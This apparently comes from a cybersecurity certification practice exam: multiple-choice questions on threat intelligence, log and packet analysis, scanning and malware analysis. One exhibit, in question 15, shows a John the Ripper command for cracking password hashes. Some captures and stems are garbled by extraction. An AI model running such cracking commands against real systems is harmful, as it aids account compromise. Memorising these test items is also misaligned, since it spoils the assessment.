1. Olivia is considering potential sources for threat intelligence information that she might incorporate into her security program. Which one of the following sources is most likely to be available without a subscription fee?
  - A. Vulnerability feeds
  - B. Open source
  - C. Closed source
  - D. Proprietary
2. Roger is evaluating threat intelligence information sources and finds that one source results in quite a few false positive alerts. This lowers his confidence level in the source. What criteria for intelligence is not being met by this source?
  - A. Timeliness
  - B. Expense
  - C. Relevance
  - D. Accuracy
3. Brad is working on a threat classification exercise, analyzing known threats and assessing the possibility of unknown threats. Which one of the following threat actors is most likely to be associated with an advanced persistent threat (APT)?

- A. Hacktivist
  - B. Nation-state
  - C. Insider
  - D. Organized crime
4. What term is used to describe the groups of related organizations that pool resources to share cybersecurity threat information and analyses?
- A. SOC
  - B. ISAC
  - C. CERT
  - D. CIRT
5. Singh incorporated the Cisco Talos tool into his organization's threat intelligence program. He uses it to automatically look up information about the past activity of IP addresses sending email to his mail servers. What term best describes this intelligence source?
- A. Open source
  - B. Behavioral
  - C. Reputational
  - D. Indicator of compromise
6. Jamal is assessing the risk to his organization from their planned use of AWS Lambda, a serverless computing service that allows developers to write code and execute functions directly on the cloud platform. What cloud tier best describes this service?
- A. SaaS
  - B. PaaS
  - C. IaaS
  - D. FaaS
7. Lauren's honeynet, shown here, is configured to use a segment of unused network space that has no

legitimate servers in it. This design is particularly useful for detecting what types of threats?



- A. Zero-day attacks
- B. SQL injection
- C. Network scans
- D. DDoS attacks

8. Fred believes that the malware he is tracking uses a fast flux DNS network, which associates many IP addresses with a single fully qualified domain name as well as using multiple download hosts. How many distinct hosts should he review based on the NetFlow shown here?

Date	flow start	Duration	Proto	Src
IP Addr:Port	Dst	IP Addr:Port		Packets
Bytes	Flows			
2020-07-11		14:39:30.606	0.448	TCP
192.168.2.1:1451->10.2.3.1:443				10
1510	1			
2020-07-11		14:39:30.826	0.448	TCP
10.2.3.1:443->192.168.2.1:1451				7
360	1			
2020-07-11		14:45:32.495	18.492	TCP
10.6.2.4:443->192.168.2.1:1496				5
1107	1			

2020-07-11	14:45:32.255	18.888	TCP
192.168.2.1:1496->10.6.2.4:443		11	
1840 1			
2020-07-11	14:46:54.983	0.000	TCP
192.168.2.1:1496->10.6.2.4:443		1	49
1			
2020-07-11	16:45:34.764	0.362	TCP
10.6.2.4:443->192.168.2.1:4292		4	
1392 1			
2020-07-11	16:45:37.516	0.676	TCP
192.168.2.1:4292->10.6.2.4:443		4	
462 1			
2020-07-11	16:46:38.028	0.000	TCP
192.168.2.1:4292->10.6.2.4:443		2	89
1			
2020-07-11	14:45:23.811	0.454	TCP
192.168.2.1:1515->10.6.2.5:443		4	
263 1			
2020-07-11	14:45:28.879	1.638	TCP
192.168.2.1:1505->10.6.2.5:443		18	
2932 1			
2020-07-11	14:45:29.087	2.288	TCP
10.6.2.5:443->192.168.2.1:1505		37	
48125 1			
2020-07-11	14:45:54.027	0.224	TCP
10.6.2.5:443->192.168.2.1:1515		2	
1256 1			
2020-07-11	14:45:58.551	4.328	TCP
192.168.2.1:1525->10.6.2.5:443		10	
648 1			
2020-07-11	14:45:58.759	0.920	TCP
10.6.2.5:443->192.168.2.1:1525		12	
15792 1			
2020-07-11	14:46:32.227	14.796	TCP
192.168.2.1:1525->10.8.2.5:443		31	
1700 1			
2020-07-11	14:46:52.983	0.000	TCP
192.168.2.1:1505->10.8.2.5:443		1	40
1			

A. 1


B. 3

C. 4

D. 5

9. Which one of the following functions is not a common recipient of threat intelligence information?

- A. Legal counsel
  - B. Risk management
  - C. Security engineering
  - D. Detection and monitoring
10. Alfonzo is an IT professional at a Portuguese university who is creating a cloud environment for use only by other Portuguese universities. What type of cloud deployment model is he using?
- A. Public cloud
  - B. Private cloud
  - C. Hybrid cloud
  - D. Community cloud
11. As a member of a blue team, Lukas observed the following behavior during an external penetration test. What should he report to his managers at the conclusion of the test?



- A. A significant increase in latency.
- B. A significant increase in packet loss.

- C. Latency and packet loss both increased.
  - D. No significant issues were observed.
12. The company that Maria works for is making significant investments in infrastructure-as-a-service hosting to replace its traditional datacenter. Members of her organization's management have Maria's concerns about data remanence when Lauren's team moves from one virtual host to another in their cloud service provider's environment. What should she instruct her team to do to avoid this concern?
- A. Zero-wipe drives before moving systems.
  - B. Use full-disk encryption.
  - C. Use data masking.
  - D. Span multiple virtual disks to fragment data.
13. Geoff is reviewing logs and sees a large number of attempts to authenticate to his VPN server using many different username and password combinations. The same usernames are attempted several hundred times before moving on to the next one. What type of attack is most likely taking place?
- A. Credential stuffing
  - B. Password spraying
  - C. Brute-force
  - D. Rainbow table
14. Kaiden is configuring a SIEM service in his IaaS cloud environment that will receive all of the log entries generated by other devices in that environment. Which one of the following risks is greatest with this approach in the event of a DoS attack or other outage?
- A. Inability to access logs
  - B. Insufficient logging
  - C. Insufficient monitoring
  - D. Insecure API

- 15.** Azra believes that one of her users may be taking malicious action on the systems she has access to. When she walks past the user's desktop, she sees the following command on the screen:

```
user12@workstation:/home/user12# ./john -  
wordfile:/home/user12/mylist.txt -format:lm  
hash.txt
```

What is the user attempting to do?

- A. They are attempting to hash a file.
- B. They are attempting to crack hashed passwords.
- C. They are attempting to crack encrypted passwords.
- D. They are attempting a pass-the-hash attack.

- 16.** Lucas believes that an attacker has successfully compromised his web server. Using the following output of `ps`, identify the process ID he should focus on:

```
root      507  0.0  0.1 258268  3288 ?      Ssl  
15:52 0:00 /usr/sbin/rsyslogd -n  
message+ 508  0.0  0.2 44176   5160 ?      Ss  
15:52 0:00 /usr/bin/dbusdaemon --system --  
address=systemd: --nofork --nopidfile --systemd-  
activa  
root      523  0.0  0.3 281092  6312 ?      Ssl  
15:52 0:00 /usr/lib/accountsservice/accounts-  
daemon  
root      524  0.0  0.7 389760  15956 ?      Ssl  
15:52 0:00 /usr/sbin/NetworkManager --no-daemon  
root      527  0.0  0.1 28432   2992 ?      Ss  
15:52 0:00 /lib/systemd/systemd-logind  
apache    714  0.0  0.1 27416   2748 ?      Ss  
15:52 0:00 /www/temp/webmin  
root      617  0.0  0.1 19312   2056 ?      Ss  
15:52 0:00 /usr/sbin/irqbalance --  
pid=/var/run/irqbalance.pid  
root      644  0.0  0.1 245472  2444 ?      Sl  
15:52 0:01 /usr/sbin/VBoxService  
root      653  0.0  0.0 12828   1848 tty1  Ss+  
15:52 0:00 /sbin/agetty --noclear tty1 linux  
root      661  0.0  0.3 285428  8088 ?      Ssl  
15:52 0:00 /usr/lib/polkit-1/polkitd --no-  
debug  
root      663  0.0  0.3 364752  7600 ?      Ssl
```

```
15:52  0:00 /usr/sbin/gdm3
root      846  0.0  0.5 285816 10884 ?      Ssl
15:53  0:00 /usr/lib/upower/upowerd
root      867  0.0  0.3 235180  7272 ?      Sl
15:53  0:00 gdm-session-worker [pam/gdm-launch-
environment]
Debian-+ 877  0.0  0.2 46892  4816 ?      Ss
15:53  0:00 /lib/systemd/systemd --user
Debian-+ 878  0.0  0.0 62672  1596 ?      S
15:53  0:00 (sd-pam)
```

- A. 508
  - B. 617
  - C. 846
  - D. 714
17. Geoff is responsible for hardening systems on his network and discovers that a number of network appliances have exposed services, including telnet, FTP, and web servers. What is his best option to secure these systems?
- A. Enable host firewalls.
  - B. Install patches for those services.
  - C. Turn off the services for each appliance.
  - D. Place a network firewall between the devices and the rest of the network.
18. While conducting reconnaissance of his own organization, Ian discovers that multiple certificates are self-signed. What issue should he report to his management?
- A. Self-signed certificates do not provide secure encryption for site visitors.
  - B. Self-signed certificates can be revoked only by the original creator.
  - C. Self-signed certificates will cause warnings or error messages.
  - D. None of the above.
19. Brandon wants to perform a WHOIS query for a system he believes is located in Europe. Which NIC

should he select to have the greatest likelihood of success for his query?

- A. AFRINIC
  - B. APNIC
  - C. RIPE
  - D. LACNIC

20. While reviewing Apache logs, Janet sees the following entries as well as hundreds of others from the same source IP address. What should Janet report has occurred?

```
[ 21/Jul/2020:02:18:33 -0500] -- 10.0.1.1 "GET /scripts/sample.php" "-" 302 336 0  
[ 21/Jul/2020:02:18:35 -0500] -- 10.0.1.1 "GET /scripts/test.php" "-" 302 336 0  
[ 21/Jul/2020:02:18:37 -0500] -- 10.0.1.1 "GET /scripts/manage.php" "-" 302 336 0  
[ 21/Jul/2020:02:18:38 -0500] -- 10.0.1.1 "GET /scripts/download.php" "-" 302 336 0  
[ 21/Jul/2020:02:18:40 -0500] -- 10.0.1.1 "GET /scripts/update.php" "-" 302 336 0  
[ 21/Jul/2020:02:18:42 -0500] -- 10.0.1.1 "GET /scripts/new.php" "-" 302 336 0
```

  - A. A denial-of-service attack
  - B. A vulnerability scan
  - C. A port scan
  - D. A directory traversal attack

21. Scott is part of the white team that is overseeing his organization's internal red and blue teams during an exercise that requires each team to only perform actions appropriate to the penetration test phase they are in. During the reconnaissance phase, he notes the following behavior as part of a Wireshark capture. What should he report?

No.	Time	Source	Destination	Protocol	Length	Info
2180	2.493035366	10.0.2.4	10.0.2.15	TCP	66 80	55554 [FIN, ACK] Seq=507 Ack=420 Win=6880 Len=0 Tsv=121793 Tscr=317472
2181	2.493271630	10.0.2.4	10.0.2.15	TCP	66 80	55554 - [FIN, ACK] Seq=420 Ack=508 Win=30338 Len=0 Tsv=317472 Tscr=121793
2182	2.493464055	10.0.2.4	10.0.2.15	TCP	66 80	55554 [ACK] Seq=421 Ack=421 Win=6880 Len=0 Tsv=121793 Tscr=317473
2183	2.493656075	10.0.2.4	10.0.2.15	TCP	74 80	55556 [SYN] Seq=1 Win=79290 Leno=0 Tsv=317473 Tscr=317473
2184	2.493686775	10.0.2.4	10.0.2.15	TCP	74 80	55556 - [SYN] Seq=0 Win=29200 Leno=0 Tsv=31440 SACK_PERM=1 Tsv=317473 Tscr=> Ws=128
2185	2.495600116	10.0.2.4	10.0.2.15	TCP	66 80	55552 [ACK] Seq=503 Ack=414 Win=6880 Len=0 Tsv=121793 Tscr=317473
2186	2.495624024	10.0.2.4	10.0.2.15	TCP	66 80	55552 - [SYN] Seq=0 Win=79291 Leno=0 Tsv=31440 SACK_PERM=1 Tsv=317473 Tscr=317473
2187	2.495634024	10.0.2.4	10.0.2.15	TCP	66 80	55552 - [SYN] Seq=0 Win=79291 Leno=0 Tsv=31440 SACK_PERM=1 Tsv=317473 Tscr=317473
2188	2.497238088	10.0.2.4	10.0.2.15	HTTP	492	GET /t/1/k1/t/20UNI02N2L015ELECT2NCUHLL1NCUHLL1NCUHLL1NCUHLL1NCUHLL1S23 HTTP/1.1
2189	2.497404022	10.0.2.4	10.0.2.15	TCP	66 80	55556 [ACK] Seq=1 Ack=427 Win=6880 Len=0 Tsv=121793 Tscr=317473
2190	2.497486038	10.0.2.4	10.0.2.15	HTTP	577	HTTP/1.1 404 Not Found (text/html)
2191	2.497500000	10.0.2.4	10.0.2.15	TCP	66 80	55556 [ACK] Seq=1 Ack=427 Win=30336 Len=0 Tsv=317473 Tscr=317473
2192	2.497869041	10.0.2.4	10.0.2.15	TCP	66 80	55556 - [FIN, ACK] Seq=512 Ack=427 Win=6880 Len=0 Tsv=121794 Tscr=317473
2193	2.502204378	10.0.2.4	10.0.2.15	TCP	74 80	55558 - [SYN] Seq=0 Win=29200 Leno=0 Tsv=31440 SACK_PERM=1 Tsv=317474 Tscr=> Ws=128
2194	2.502267897	10.0.2.4	10.0.2.15	TCP	74 80	55558 - [SYN] Seq=0 Win=79291 Leno=0 Tsv=31440 SACK_PERM=1 Tsv=317474 Tscr=> Ws=128
2195	2.502300000	10.0.2.4	10.0.2.15	TCP	66 80	55558 - [SYN] Seq=0 Win=79291 Leno=0 Tsv=31440 SACK_PERM=1 Tsv=317474 Tscr=> Ws=128
2196	2.502356539	10.0.2.4	10.0.2.15	HTTP	499	GET /t/1/k1/t/20UNI02N2L015ELECT2NCUHLL1NCUHLL1NCUHLL1NCUHLL1NCUHLL1S23 HTTP/1.1

- A. The blue team has succeeded.
  - B. The red team is violating the rules of engagement.
  - C. The red team has succeeded.
  - D. The blue team is violating the rules of engagement.
22. Jennifer analyzes a Wireshark packet capture from a network that she is unfamiliar with. She discovers that a host with IP address 10.11.140.13 is running services on TCP ports 636 and 443. What services is that system most likely running?
- A. LDAPS and HTTPS
  - B. FTPS and HTTPS
  - C. RDP and HTTPS
  - D. HTTP and Secure DNS
23. While tracking a potential APT on her network, Cynthia discovers a network flow for her company's central file server. What does this flow entry most likely show if 10.2.2.3 is not a system on her network?

Date	flow start	Duration	Proto	Src
IP Addr:Port	Dst IP Addr:Port	Packets		
Bytes	Flows			
2017-07-11	13:06:46.343	21601804	TCP	
10.1.1.1:1151->10.2.2.3:443		9473640		9.1
G	1			
2017-07-11	13:06:46.551	21601804	TCP	
10.2.2.3:443->10.1.1.1:1151		8345101		514
M	1			

- A. A web browsing session
  - B. Data exfiltration
  - C. Data infiltration
  - D. A vulnerability scan
24. During a regularly scheduled PCI compliance scan, Fred has discovered port 3389 open on one of the point-of-sale terminals that he is responsible for

managing. What service should he expect to find enabled on the system?

- A. MySQL
  - B. RDP
  - C. TOR
  - D. Jabber
25. Saanvi knows that the organization she is scanning runs services on alternate ports to attempt to reduce scans of default ports. As part of her intelligence-gathering process, she discovers services running on ports 8080 and 8443. What services are most likely running on these ports?
- A. Botnet C&C
  - B. Nginx
  - C. Microsoft SQL Server instances
  - D. Web servers
26. Kwame is reviewing his team's work as part of a reconnaissance effort and is checking Wireshark packet captures. His team reported no open ports on 10.0.2.15. What issue should he identify with their scan based on the capture shown here?

No.	Time	Source	Destination	Protocol	Length	Info
13	0.100180953	10.0.2.4	10.0.2.15	UDP	60	41015 → 863 Len=0
15	0.110753561	10.0.2.4	10.0.2.15	UDP	60	41015 → 824 Len=0
17	0.110817229	10.0.2.4	10.0.2.15	UDP	60	41015 → 113 Len=0
19	0.110841441	10.0.2.4	10.0.2.15	UDP	60	41015 → 939 Len=0
21	0.110863163	10.0.2.4	10.0.2.15	UDP	60	41015 → 697 Len=0
22	0.111006998	10.0.2.4	10.0.2.15	UDP	60	41015 → 621 Len=0
23	0.111027206	10.0.2.4	10.0.2.15	UDP	60	41015 → 1383 Len=0
24	0.111030525	10.0.2.4	10.0.2.15	UDP	60	41015 → 219 Len=0
25	0.111101199	10.0.2.4	10.0.2.15	UDP	60	41015 → 2002 Len=0
26	0.111118867	10.0.2.4	10.0.2.15	UDP	60	41015 → 928 Len=0
27	0.111121941	10.0.2.4	10.0.2.15	UDP	60	41015 → 708 Len=0
28	0.111185718	10.0.2.4	10.0.2.15	UDP	60	41015 → 966 Len=0
29	0.111202390	10.0.2.4	10.0.2.15	UDP	60	41015 → 26900 Len=0
30	0.111205511	10.0.2.4	10.0.2.15	UDP	60	41015 → 433 Len=0
31	0.111268448	10.0.2.4	10.0.2.15	UDP	60	41015 → 187 Len=0
32	0.111286492	10.0.2.4	10.0.2.15	UDP	60	41015 → 2241 Len=0
33	0.111349409	10.0.2.4	10.0.2.15	UDP	60	41015 → 419 Len=0
34	0.111365580	10.0.2.4	10.0.2.15	UDP	60	41015 → 17 Len=0
35	0.111428929	10.0.2.4	10.0.2.15	UDP	60	41015 → 10 Len=0
36	0.111446417	10.0.2.4	10.0.2.15	UDP	60	41015 → 1542 Len=0
37	0.111508808	10.0.2.4	10.0.2.15	UDP	60	41015 → 1349 Len=0
38	0.111524824	10.0.2.4	10.0.2.15	UDP	60	41015 → 4008 Len=0
39	0.120479130	10.0.2.4	10.0.2.15	UDP	60	41015 → 1472 Len=0
40	0.120534842	10.0.2.4	10.0.2.15	UDP	60	41015 → 163 Len=0
41	0.120547451	10.0.2.4	10.0.2.15	UDP	60	41015 → 33 Len=0
42	0.120550476	10.0.2.4	10.0.2.15	UDP	60	41015 → 557 Len=0
43	0.120553316	10.0.2.4	10.0.2.15	UDP	60	41015 → 198 Len=0
44	0.120650965	10.0.2.4	10.0.2.15	UDP	60	41015 → 1358 Len=0
45	0.120668622	10.0.2.4	10.0.2.15	UDP	60	41015 → 5714 Len=0
46	0.120671933	10.0.2.4	10.0.2.15	UDP	60	41015 → 920 Len=0
47	0.120674771	10.0.2.4	10.0.2.15	UDP	60	41015 → 677 Len=0
48	0.120754540	10.0.2.4	10.0.2.15	UDP	60	41015 → 446 Len=0
49	0.120761057	10.0.2.4	10.0.2.15	UDP	60	41015 → 68 Len=0

- A. The host was not up.

- B. Not all ports were scanned.
  - C. The scan scanned only UDP ports.
  - D. The scan was not run as root.
27. Angela wants to gather network traffic from systems on her network. What tool can she use to best achieve this goal?
- A. Nmap
  - B. Wireshark
  - C. Sharkbait
  - D. Dradis
28. Wang submits a suspected malware file to [malwr.com](#) and receives the following information about its behavior. What type of tool is [malwr.com](#)?

Signatures
A process attempted to delay the analysis task.
File has been identified by at least one AntiVirus on VirusTotal as malicious
The binary likely contains encrypted or compressed data.
Creates a windows hook that monitors keyboard input (keylogger)
Creates an Alternate Data Stream (ADS)
Installs itself for autorun at Windows startup

- A. A reverse-engineering tool
  - B. A static analysis sandbox
  - C. A dynamic analysis sandbox
  - D. A decompiler sandbox
29. Which sources are most commonly used to gather information about technologies a target organization uses during intelligence gathering?
- A. OSINT searches of support forums and social engineering
  - B. Port scanning and social engineering
  - C. Social media review and document metadata

#### D. Social engineering and document metadata

30. Sarah has been asked to assess the technical impact of suspected reconnaissance performed against her organization. She is informed that a reliable source has discovered that a third party has been performing reconnaissance by querying WHOIS data. How should Sarah categorize the technical impact of this type of reconnaissance?
- A. High.
  - B. Medium.
  - C. Low.
  - D. She cannot determine this from the information given.
31. Rick is reviewing flows of a system on his network and discovers the following flow logs. What is the system doing?

```
ICMP "Echo request"
Date flow start Duration Proto
Src IP Addr:Port->Dst IP Addr:Port Packets
Bytes Flows
2019-07-11 04:58:59.518 10.000 ICMP
10.1.1.1:0->10.2.2.6:8.0 11
924 1
2019-07-11 04:58:59.518 10.000 ICMP
10.2.2.6:0->10.1.1.1:0.0 11
924 1
2019-07-11 04:58:59.518 10.000 ICMP
10.1.1.1:0->10.2.2.7:8.0 11
924 1
2019-07-11 04:58:59.518 10.000 ICMP
10.2.2.7:0->10.1.1.1:0.0 11
924 1
2019-07-11 04:58:59.518 10.000 ICMP
10.1.1.1:0->10.2.2.8:8.0 11
924 1
2019-07-11 04:58:59.518 10.000 ICMP
10.2.2.8:0->10.1.1.1:0.0 11
924 1
2019-07-11 04:58:59.518 10.000 ICMP
10.1.1.1:0->10.2.2.9:8.0 11
924 1
2019-07-11 04:58:59.518 10.000 ICMP
10.2.2.9:0->10.1.1.1:0.0 11
```

```

924      1
2019-07-11      04:58:59.518    10.000  ICMP
10.1.1.1:0->10.2.2.10:8.0          11
924      1
2019-07-11      04:58:59.518    10.000  ICMP
10.2.2.10:0->10.1.1.1:0.0          11
924      1
2019-07-11      04:58:59.518    10.000  ICMP
10.1.1.1:0->10.2.2.6:11.0          11
924      1
2019-07-11      04:58:59.518    10.000  ICMP
10.2.2.11:0->10.1.1.1:0.0          11
924      1

```


- A. A port scan
- B. A failed three-way handshake
- C. A ping sweep
- D. A traceroute
32. Ryan's passive reconnaissance efforts resulted in the following packet capture. Which of the following statements cannot be verified based on the packet capture shown for the host with IP address 10.0.2.4?

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	CadmusCo_fa:25:8e	Broadcast	ARP	42	who has 10.0.2.4? Tell 10.0.2.15
2	0.000258663	CadmusCo_92:5f:44	CadmusCo_fa:25:8e	ARP	60	10.0.2.4 is at 08:00:27:92:5f:44
3	0.023177002	10.0.2.15	192.168.1.1	DNS	81	Standard query 0xfeba PTR 4.2.0.10.in-addr.arpa
4	0.041988676	192.168.1.1	10.0.2.15	DNS	81	Standard query response 0xfeba PTR 4.2.0.10.in-addr.arpa
5	0.051390000	10.0.2.15	10.0.2.4	TCP	56	57352 - 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6	0.071444219	10.0.2.15	10.0.2.4	TCP	56	57352 - 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
7	0.071652709	10.0.2.4	10.0.2.15	TCP	60	139 - 57352 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
8	0.071671858	10.0.2.15	10.0.2.4	TCP	54	57352 - 139 [RST] Seq=0 Win=0
9	0.071685987	10.0.2.4	10.0.2.15	TCP	60	445 - 57352 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
10	0.071690208	10.0.2.15	10.0.2.4	TCP	54	57352 - 445 [RST] Seq=1 Win=0 Len=0
11	5.070143568	CadmusCo_92:5f:44	CadmusCo_fa:25:8e	ARP	60	who has 10.0.2.15? Tell 10.0.2.4
12	5.070164509	CadmusCo_fa:25:8e	CadmusCo_92:5f:44	ARP	42	10.0.2.15 is at 08:00:27:fa:25:8e

- A. The host does not have a DNS entry.
- B. It is running a service on port 139.
- C. It is running a service on port 445.
- D. It is a Windows system.
33. Kevin is concerned that an employee of his organization might fall victim to a phishing attack and wants to redesign his social engineering awareness program. What type of threat is he most directly addressing?
- A. Nation-state
- B. Hacktivist
- C. Unintentional insider

D. Intentional insider

34. What purpose does a honeypot system serve when placed on a network as shown in the following diagram?




- A. It prevents attackers from targeting production servers.
- B. It provides information about the techniques attackers are using.
- C. It slows down attackers like sticky honey.
- D. It provides real-time input to IDSs and IPSs.

35. A tarpit, or a system that looks vulnerable but actually is intended to slow down attackers, is an example of what type of technique?

- A. A passive defense
- B. A sticky defense

- C. An active defense
  - D. A reaction-based defense
36. Susan needs to test thousands of submitted binaries. She needs to ensure that the applications do not contain malicious code. What technique is best suited to this need?
- A. Sandboxing
  - B. Implementing a honeypot
  - C. Decompiling and analyzing the application code
  - D. Fagan testing
37. Manesh downloads a new security tool and checks its MD5. What does she know about the software she downloaded if she receives the following message?
- ```
root@demo:~# md5sum -c demo.md5
demo.txt: FAILED
md5sum: WARNING: 1 computed checksum did NOT
match
```
- A. The file has been corrupted.
  - B. Attackers have modified the file.
  - C. The files do not match.
  - D. The test failed and provided no answer.
38. Aziz needs to provide SSH access to systems behind his datacenter firewall. If Aziz's organization uses the system architecture shown here, what is the system at point A called?



38. In the network diagram above, what is the role of host A?
- A firewall-hopper
  - An isolated system
  - A moat-protected host
  - A jump box
39. During his analysis of a malware sample, Sahib reviews the malware files and binaries without running them. What type of analysis is this?
- Automated analysis
  - Dynamic analysis
  - Static analysis
  - Heuristic analysis
40. Carol wants to analyze a malware sample that she has discovered. She wants to run the sample safely while capturing information about its behavior and impact on the system it infects. What type of tool should she use?
- A static code analysis tool
  - A dynamic analysis sandbox tool

- C. A Fagan sandbox
  - D. A decompiler running on an isolated VM
41. Susan is reviewing files on a Windows workstation and believes that `cmd.exe` has been replaced with a malware package. Which of the following is the best way to validate her theory?
- A. Submit `cmd.exe` to VirusTotal.
  - B. Compare the hash of `cmd.exe` to a known good version.
  - C. Check the file using the National Software Reference Library.
  - D. Run `cmd.exe` to make sure its behavior is normal.
42. Nishi is deploying a new application that will process sensitive health information about her organization's clients. To protect this information, the organization is building a new network that does not share any hardware or logical access credentials with the organization's existing network. What approach is Nishi adopting?
- A. Network interconnection
  - B. Network segmentation
  - C. Virtual LAN (VLAN) isolation
  - D. Virtual private network (VPN)
43. Bobbi is deploying a single system that will be used to manage a sensitive industrial control process. This system will operate in a stand-alone fashion and not have any connection to other networks. What strategy is Bobbi deploying to protect this SCADA system?
- A. Network segmentation
  - B. VLAN isolation
  - C. Airgapping
  - D. Logical isolation

44. Geoff has been asked to identify a technical solution that will reduce the risk of captured or stolen passwords being used to allow access to his organization's systems. Which of the following technologies should he recommend?
- A. Captive portals
  - B. Multifactor authentication
  - C. VPNs
  - D. OAuth
